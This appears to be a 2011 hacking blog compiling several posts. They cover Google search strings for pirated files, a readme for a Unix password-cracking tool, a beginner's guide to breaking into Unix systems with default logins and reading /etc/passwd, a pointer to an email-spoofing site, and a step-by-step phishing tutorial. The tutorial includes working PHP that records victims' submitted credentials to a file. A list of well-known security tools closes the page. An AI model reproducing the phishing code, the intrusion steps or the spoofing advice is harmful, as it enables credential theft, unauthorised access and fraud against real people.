Monday, 17 October 2011

Google Secrets

Method 1
?ww.google.com


put this string in google search:


"parent directory " /appz/ -xxx -html -htm -php -shtml -opendivx -md5 -md5sums


"parent directory " DVDRip -xxx -html -htm -php -shtml -opendivx -md5 -md5sums


"parent directory "Xvid -xxx -html -htm -php -shtml -opendivx -md5 -md5sums


"parent directory " Gamez -xxx -html -htm -php -shtml -opendivx -md5 -md5sums


"parent directory " MP3 -xxx -html -htm -php -shtml -opendivx -md5 -md5sums


"parent directory " Name of Singer or album -xxx -html -htm -php -shtml -opendivx -md5 -md5sums


Notice that i am only changing the word after the parent directory, change it to what you want and you will get a lot of stuff.


voila!


method 2
?ww.google.com


put this string in google search:


?intitle:index.of? mp3


You only need add the name of the song/artist/singer.
Example: ?intitle:index.of? mp3 jackson

Hacking Unix Passwords

Here's how to use it in a nutshell...
Download the passwd file from your local unix site, or have someone download 
it for you.  It should be in the unix format (that is, line feeds but no
carriage returns) so don't run it through any conversion programs--Brute uses
it "as-is".


To check a single password against your list do this:


BRUTE passwd Password


(that would check the passwd file for the password "Password").  Brute is
case sensitive (just as unix is), so "Password" is different than "password".


To convince yourself that brute actually works you'll probably want to run it
with your password and see that it pulls up your account.  It will.


---


Brute can be used with a list of passwords.  In this case, edit up a list or
use a pre-made one (one password per line) and call brute like this:


BRUTE passwd @passlist.txt


(where passlist.txt is the name of your list-of-passwords.  The @ sign tells 
brute that you're using list file).  Note that you don't have to use the name 
"passlist.txt" for your word list, and you don't have to use the name 
"passwd" for the password file.  This allows you to keep separate word lists 
for different types of unix sites, and separate password files.


Right now that's about it.  There are a few enhancements I'm planning in the 
future, but this ought to do the trick for you.  Any passwords found are
written to the file "PWD_HITS.DAT".


Brute ignores unpassworded and invalidly-passworded accounts automatically, 
so you should probably check the passwd file for these babys yourself.


---


Brute is about 25% faster than it's nearest competitor.


Have fun.


Prometheus


---


Version 1.1:  Fixed the icky short int bug which causes the "Password" 
              counter to go negative after 32k attempts (changed to long
              int--now it will go negative should you reach 2 billion
              attempts in a single setting, which isn't extrememly likely.


              Added the "*" password to check for the username as a password
              (forward and reversed).  Either put * on a line by itself in
              your word list file, or call brute like this: brute passwd *
              ---


Version 2.0:  I'm using the fastcrypt routine as ported to DOS by Gandalf and 
              distributed in OBJ form by sir hackalot.  I haven't measured
              the speed increase, but it's not as much as I had hoped.  Maybe
              twice as fast.

A beginners guide to UNIX

In the following file, all references made to the name Unix, may also be
substituted to the Xenix operating system.
Brief history:  Back in the early sixties, during the development of third
generation computers at MIT, a group of programmers studying the potential of
computers, discovered their ability of performing two or more tasks
simultaneously.  Bell Labs, taking notice of this discovery, provided funds for
their developmental scientists to investigate into this new frontier.  After
about 2 years of developmental research, they produced an operating system they
called "Unix".


  Sixties to Current:  During this time Bell Systems installed the Unix system
to provide their computer operators with the ability to multitask so that they
could become more productive, and efficient.  One of the systems they put on the
Unix system was called "Elmos".  Through Elmos many tasks (i.e.  billing,and
installation records) could be done by many people using the same mainframe.


  Note:  Cosmos is accessed through the Elmos system.


  Current:  Today, with the development of micro computers, such multitasking
can be achieved by a scaled down version of Unix (but just as powerful).
Microsoft,seeing this development, opted to develop their own Unix like system
for the IBM line of PC/XT's.  Their result they called Xenix (pronounced
zee-nicks).  Both Unix and Xenix can be easily installed on IBM PC's and offer
the same functions (just 2 different vendors).


  Note:  Due to the many different versions of Unix (Berkley Unix, Bell System
III, and System V the most popular) many commands following may/may not work.  I
have written them in System V routines.  Unix/Xenix operating systems will be
considered identical systems below.


  How to tell if/if not you are on a Unix system:  Unix systems are quite common
systems across the country.  Their security appears as such:
Login;     (or login;)
password:
When hacking on a Unix system it is best to use lowercase because the Unix
system commands are all done in lower- case.
Login; is a 1-8 character field.  It is usually the name (i.e.  joe or fred)
of the user, or initials (i.e.  j.jones or f.wilson).  Hints for login names can
be found trashing the location of the dial-up (use your CN/A to find where the
computer is).
Password:  is a 1-8 character password assigned by the sysop or chosen by the
user.
Common default logins
--------------------------
login;       Password:


   root         root,system,etc..
   sys          sys,system
   daemon       daemon
   uucp         uucp
   tty          tty
   test         test
   unix         unix
   bin          bin
   adm          adm
   who          who
   learn        learn
   uuhost       uuhost
   nuucp        nuucp


  If you guess a login name and you are not asked for a password, and have
accessed to the system, then you have what is known as a non-gifted account.  If
you guess a correct login and pass- word, then you have a user account.  And,
if you guess the root password, then you have a "super-user" account.  All Unix
systems have the following installed to their system:  root, sys, bin, daemon,
uucp, adm
 Once you are in the system, you will get a prompt.  Common prompts are:
$
%
#
But can be just about anything the sysop or user wants it to be.
Things to do when you are in:  Some of the commands that you may want to try
follow below:


  who is on (shows who is currently logged on the system.)
  write name (name is the person you wish to chat with)
  To exit chat mode try ctrl-D.
  EOT=End of Transfer.
  ls -a (list all files in current directory.)
  du -a (checks amount of memory your files use;disk usage)
  cd\name (name is the name of the sub-directory you choose)
  cd\ (brings your home directory to current use)
  cat name (name is a filename either a program or documentation your username
has written)


  Most Unix programs are written in the C language or Pascal since Unix is a
programmers' environment.


  One of the first things done on the system is print up or capture (in a
buffer) the file containing all user names and accounts.  This can be done by
doing the following command:
cat /etc/passwd
If you are successful you will a list of all accounts on the system.  It
should look like this:
root:hvnsdcf:0:0:root dir:/:
joe:majdnfd:1:1:Joe Cool:/bin:/bin/joe
hal::1:2:Hal Smith:/bin:/bin/hal
The "root" line tells the following info :
login name=root
hvnsdcf   = encrypted password
0         = user group number
0         = user number
root dir  = name of user
/         = root directory
In the Joe login, the last part "/bin/joe " tells us which directory is his
home directory (joe) is.
In the "hal" example the login name is followed by 2 colons, that means that
there is no password needed to get in using his name.
Conclusion:  I hope that this file will help other novice Unix hackers obtain
access to the Unix/Xenix systems that they may find.  There is still wide growth
in the future of Unix, so I hope users will not abuse any systems (Unix or any
others) that they may happen across on their journey across the electronic
highways of America.  There is much more to be learned about the Unix system
that I have not covered.  They may be found by buying a book on the Unix System
(how I learned) or in the future I may write a part II to this........

Monday, 10 October 2011

Send Mail by others email-ID

What is Fake Mail?
A fake mail is mail in simple word a anonymous email. A fake mail is a mail in which the sender can send this mail to anyone without mention his/her original ID. 

Yes the site is Embei's Fake Mailer

Here you can give any Name, Email ID, Subject, Text.
Name- This is the option from which the mail is to be send.
Email-ID- Here you can give any Email-ID as per your choice.
To- This is important as here you have to give the recipient's Email address.
Subject- Anything as per your choice.
Text- Anything as want to write and send it to the victim.
And many other option as your per your requirement.

[ Note: This post was only for Educational purpose. So remember don't use it for any illegal purpose or you only will be responsible.] 

Saturday, 8 October 2011

Create Phishing page for any Website


Follow these steps for create phishing page for any Website:-

Step 1:- First of all open the Website in your browser for which you want to create Phishing page.

Step 2:-
 After open of the website copy the source code of website by right click on page and save to any name with “.html” extension.

Step 3:- Now open notepad and paste the below code and change the “http://www.redirectwebsite.com” to the address which you want to redirect the user after entering of user name and password. Pass.txt is our database where the details are stores and save this file to any name with “.php” extension. Suppose we save it as hi.php.
   1:  <?php
   2:  header ('Location: http://www.redirectwebsite.com');
   3:  $handle = fopen("pass.txt", "a");
   4:  foreach($_POST as $variable => $value) {
   5:     fwrite($handle, $variable);
   6:     fwrite($handle, "=");
   7:     fwrite($handle, $value);
   8:     fwrite($handle, "rn");
   9:  }
  10:  fwrite($handle, "rn");
  11:  fclose($handle);
  12:  exit;
  13:  ?>

Step 4:- Open a notepad and save empty notepad to “pass.txt”.

Step 5:- Now Open the Source Code (Saved in step 2) and find the action tag and replace the address with hi.php (the file which we make in step 3) and save the file.

Step 6:- Now we have create three file. Now upload all three files on the the free hosting site.

Step 7:- After upload open the html file and enter fake user details to check this. and open the pass.txt file if you see the entered details here than all thing is done and if not than check all step again.

25 Best Hacking Tools

1.  Nessus : Premier UNIX vulnerability assessment tool
Nessus was a popular free and open source vulnerability scanner until they closed the source code in 2005 and removed the free "registered feed" version in 2008. A limited “Home Feed” is still available, though it is only licensed for home network use. Some people avoid paying by violating the “Home Feed” license, or by avoiding feeds entirely and using just the plugins included with each release. But for most users, the cost has increased from free to $1200/year. Despite this, Nessus is still the best UNIX vulnerability scanner available and among the best to run on Windows. Nessus is constantly updated, with more than 20,000 plugins. Key features include remote and local (authenticated) security checks, a client/server architecture with a GTK graphical interface, and an embedded scripting language for writing your own plugins or understanding the existing ones.

2.  Wireshark : Sniffing the glue that holds the Internet together

Wireshark (known as Ethereal until a trademark dispute in Summer 2006) is a fantastic open source network protocol analyzer for Unix and Windows. It allows you to examine data from a live network or from a capture file on disk. You can interactively browse the capture data, delving down into just the level of packet detail you need. Wireshark has several powerful features, including a rich display filter language and the ability to view the reconstructed stream of a TCP session. It also supports hundreds of protocols and media types. A tcpdump-like console version named tethereal is included. One word of caution is that Ethereal has suffered from dozens of remotely exploitable security holes, so stay up-to-date and be wary of running it on untrusted or hostile networks (such as security conferences).


3.  Snort : Everyone's favorite open source IDS

This lightweight network intrusion detection and prevention system excels at traffic analysis and packet logging on IP networks. Through protocol analysis, content searching, and various pre-processors, Snort detects thousands of worms, vulnerability exploit attempts, port scans, and other suspicious behavior. Snort uses a flexible rule-based language to describe traffic that it should collect or pass, and a modular detection engine. Also check out the free Basic Analysis and Security Engine (BASE), a web interface for analyzing Snort alerts.  Open source Snort works fine for many individuals, small businesses, and departments. Parent company SourceFire offers a complimentary product line with more enterprise-level features and real-time rule updates. They offer a free (with registration) 5-day-delayed rules feed, and you can also find many great free rules at Bleeding Edge Snort.

4.  Netcat : The network Swiss army knife

This simple utility reads and writes data across TCP or UDP network connections. It is designed to be a reliable back-end tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need, including port binding to accept incoming connections. The original Netcat was released by Hobbit in 1995, but it hasn't been maintained despite its immense popularity. It can sometimes even be hard to find nc110.tgz. The flexibility and usefulness of this tool have prompted people to write numerous other Netcat implementations - often with modern features not found in the original. One of the most interesting is Socat, which extends Netcat to support many other socket types, SSL encryption, SOCKS proxies, and more. It even made this list on its own merits. There is also Chris Gibson's Ncat, which offers even more features while remaining portable and compact. Other takes on Netcat include OpenBSD's nc, Cryptcat, Netcat6, PNetcat, SBD, and so-called GNU Netcat.

5.  Metasploit Framework : Hack the Planet

Metasploit took the security world by storm when it was released in 2004. No other new tool even broke into the top 15 of this list, yet Metasploit comes in at #5, ahead of many well-loved tools that have been developed for more than a decade. It is an advanced open-source platform for developing, testing, and using exploit code. The extensible model through which payloads, encoders, no-op generators, and exploits can be integrated has made it possible to use the Metasploit Framework as an outlet for cutting-edge exploitation research. It ships with hundreds of exploits. This makes writing your own exploits easier, and it certainly beats scouring the darkest corners of the Internet for illicit shellcode of dubious quality. Similar professional exploitation tools, such as Core Impact and Canvas already existed for wealthy users on all sides of the ethical spectrum. Metasploit simply brought this capability to the masses.

6.  Hping2 : A network probing utility like ping on steroids

This handy little utility assembles and sends custom ICMP, UDP, or TCP packets and then displays any replies. It was inspired by the ping command, but offers far more control over the probes sent. It also has a handy traceroute mode and supports IP fragmentation. This tool is particularly useful when trying to traceroute/ping/probe hosts behind a firewall that blocks attempts using the standard utilities. This often allows you to map out firewall rulesets. It is also great for learning more about TCP/IP and experimenting with IP protocols.

7.  Kismet : A powerful wireless sniffer

Kismet is an console (ncurses) based 802.11 layer2 wireless network detector, sniffer, and intrusion detection system. It identifies networks by passively sniffing (as opposed to more active tools such as NetStumbler), and can even decloak hidden (non-beaconing) networks if they are in use. It can automatically detect network IP blocks by sniffing TCP, UDP, ARP, and DHCP packets, log traffic in Wireshark/TCPDump compatible format, and even plot detected networks and estimated ranges on downloaded maps. As you might expect, this tool is commonly used for wardriving. Oh, and also warwalking, warflying, and warskating, ...

8.  Tcpdump : The classic sniffer for network monitoring and data acquisition

Tcpdump is the IP sniffer we all used before Ethereal (Wireshark) came on the scene, and many of us continue to use it frequently. It may not have the bells and whistles (such as a pretty GUI or parsing logic for hundreds of application protocols) that Wireshark has, but it does the job well and with fewer security holes. It also requires fewer system resources. While it doesn't receive new features often, it is actively maintained to fix bugs and portability problems. It is great for tracking down network problems or monitoring activity. There is a separate Windows port named WinDump. TCPDump is the source of the Libpcap/WinPcap packet capture library, which is used by Nmap among many other tools.

9.  Cain and Abel : The top password recovery tool for Windows (My personal favourite.)

UNIX users often smugly assert that the best free security tools support their platform first, and Windows ports are often an afterthought. They are usually right, but Cain & Abel is a glaring exception. This Windows-only password recovery tool handles an enormous variety of tasks. It can recover passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, revealing password boxes, uncovering cached passwords and analyzing routing protocols. It is also well documented.

10.  John the Ripper : A powerful, flexible, and fast multi-platform password hash cracker

John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), DOS, Win32, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. It supports several crypt(3) password hash types which are most commonly found on various Unix flavors, as well as Kerberos AFS and Windows NT/2000/XP LM hashes. Several other hash types are added with contributed patches. You will want to start with some wordlists, which you can find here, here, or here.

11.  Ettercap : In case you still thought switched LANs provide much extra security

Ettercap is a terminal-based network sniffer/interceptor/logger for ethernet LANs. It supports active and passive dissection of many protocols (even ciphered ones, like ssh and https). Data injection in an established connection and filtering on the fly is also possible, keeping the connection synchronized. Many sniffing modes were implemented to give you a powerful and complete sniffing suite. Plugins are supported. It has the ability to check whether you are in a switched LAN or not, and to use OS fingerprints (active or passive) to let you know the geometry of the LAN.

12.  Nikto : A more comprehensive web scanner

Nikto is an open source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired). It uses Whisker/libwhisker for much of its underlying functionality. It is a great tool, but the value is limited by its infrequent updates. The newest and most critical vulnerabilities are often not detected.

13.  Ping/telnet/dig/traceroute/whois/netstat : The basics

While there are many whiz-bang high-tech tools out there to assist in security auditing, don't forget about the basics! Everyone should be very familiar with these tools as they come with most operating systems (except that Windows omits whois and uses the name tracert). They can be very handy in a pinch, although for more advanced usage you may be better off with Hping2 and Netcat.

14.  OpenSSH / PuTTY / SSH : A secure way to access remote computers

SSH (Secure Shell) is the now ubiquitous program for logging into or executing commands on a remote machine. It provides secure encrypted communications between two untrusted hosts over an insecure network, replacing the hideously insecure telnet/rlogin/rsh alternatives. Most UNIX users run the open source OpenSSH server and client. Windows users often prefer the free PuTTY client, which is also available for many mobile devices. Other Windows users prefer the nice terminal-based port of OpenSSH that comes with Cygwin. Dozens of other free and proprietary clients exist. You can explore them here or here.

15.  THC Hydra : A Fast network authentication cracker which supports many different services 

When you need to brute force crack a remote authentication service, Hydra is often the tool of choice. It can perform rapid dictionary attacks against more then 30 protocols, including telnet, ftp, http, https, smb, several databases, and much more. Like THC Amap this release is from the fine folks at THC.

16.  Paros proxy : A web application vulnerability assessment proxy

A Java based web proxy for assessing web application vulnerability. It supports editing/viewing HTTP/HTTPS messages on-the-fly to change items such as cookies and form fields. It includes a web traffic recorder, web spider, hash calculator, and a scanner for testing common web application attacks such as SQL injection and cross-site scripting.

17. Dsniff : A suite of powerful network auditing and penetration-testing tools

This popular and well-engineered suite by Dug Song includes many tools. dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy passively monitor a network for interesting data (passwords, e-mail, files, etc.). arpspoof, dnsspoof, and macof facilitate the interception of network traffic normally unavailable to an attacker (e.g, due to layer-2 switching). sshmitm and webmitm implement active monkey-in-the-middle attacks against redirected ssh and https sessions by exploiting weak bindings in ad-hoc PKI. A separately maintained partial Windows port is available here. Overall, this is a great toolset. It handles pretty much all of your password sniffing needs.

18.  NetStumbler : Free Windows 802.11 Sniffer

Netstumbler is the best known Windows tool for finding open wireless access points ("wardriving"). They also distribute a WinCE version for PDAs and such named Ministumbler. The tool is currently free but Windows-only and no source code is provided. It uses a more active approach to finding WAPs than passive sniffers such as Kismet or KisMAC.

19.  THC Amap : An application fingerprinting scanner

Amap is a great tool for determining what application is listening on a given port. Their database isn't as large as what Nmap uses for its version detection feature, but it is definitely worth trying for a 2nd opinion or if Nmap fails to detect a service. Amap even knows how to parse Nmap output files. This is yet another valuable tool from the great guys at THC.

20.  GFI LANguard : A commercial network security scanner for Windows

GFI LANguard scans IP networks to detect what machines are running. Then it tries to discern the host OS and what applications are running. It also tries to collect Windows machine's service pack level, missing security patches, wireless access points, USB devices, open shares, open ports, services/applications active on the computer, key registry entries, weak passwords, users and groups, and more. Scan results are saved to an HTML report, which can be customized/queried. It also includes a patch manager which detects and installs missing patches. A free trial version is available, though it only works for up to 30 days.

21.  Aircrack : The fastest available WEP/WPA cracking tool

Aircrack is a suite of tools for 802.11a/b/g WEP and WPA cracking. It can recover a 40 through 512-bit WEP key once enough encrypted packets have been gathered. It can also attack WPA 1 or 2 networks using advanced cryptographic methods or by brute force. The suite includes airodump (an 802.11 packet capture program), aireplay (an 802.11 packet injection program), aircrack (static WEP and WPA-PSK cracking), and airdecap (decrypts WEP/WPA capture files).

22.  Superscan : A Windows-only port scanner, pinger, and resolver (really small and flexible)

SuperScan is a free Windows-only closed-source TCP/UDP port scanner by Foundstone. It includes a variety of additional networking tools such as ping, traceroute, http head, and whois.

23.  Netfilter : The current Linux kernel packet filter/firewall

Netfilter is a powerful packet filter implemented in the standard Linux kernel. The userspace iptables tool is used for configuration. It now supports packet filtering (stateless or stateful), all kinds of network address and port translation (NAT/NAPT), and multiple API layers for 3rd party extensions. It includes many different modules for handling unruly protocols such as FTP. For other UNIX platforms, see Openbsd PF (OpenBSD specific), or IP Filter. Many personal firewalls are available for Windows (Tiny,Zone Alarm, Norton, Kerio, ...), though none made this list. Microsoft included a very basic firewall in Windows XP SP2, and will nag you incessantly until you install it.

24.  Sysinternals : An extensive collection of powerful windows utilities

Sysinternals provides many small windows utilities that are quite useful for low-level windows hacking. Some are free of cost and/or include source code, while others are proprietary. Survey respondents were most enamored with:
ProcessExplorer for keeping an eye on the files and directories open by any process (like LSoF on UNIX).
PsTools for managing (executing, suspending, killing, detailing) local and remote processes.
Autoruns for discovering what executables are set to run during system boot up or login.
RootkitRevealer for detecting registry and file system API discrepancies that may indicate the presence of a user-mode or kernel-mode rootkit.
TCPView, for viewing TCP and UDP traffic endpoints used by each process (like Netstat on UNIX).
Update: Microsoft acquired Sysinternals in July 2006, promising that “Customers will be able to continue building on Sysinternals' advanced utilities, technical information and source code”. Less than four months later, Microsoft removed most of that source code. Future product direction is uncertain.

25.  Retina : Commercial vulnerability assessment scanner by eEye

Like Nessus, Retina's function is to scan all the hosts on a network and report on any vulnerabilities found. It was written by eEye, who are well known for their security research.
Related Posts Plugin for WordPress, Blogger...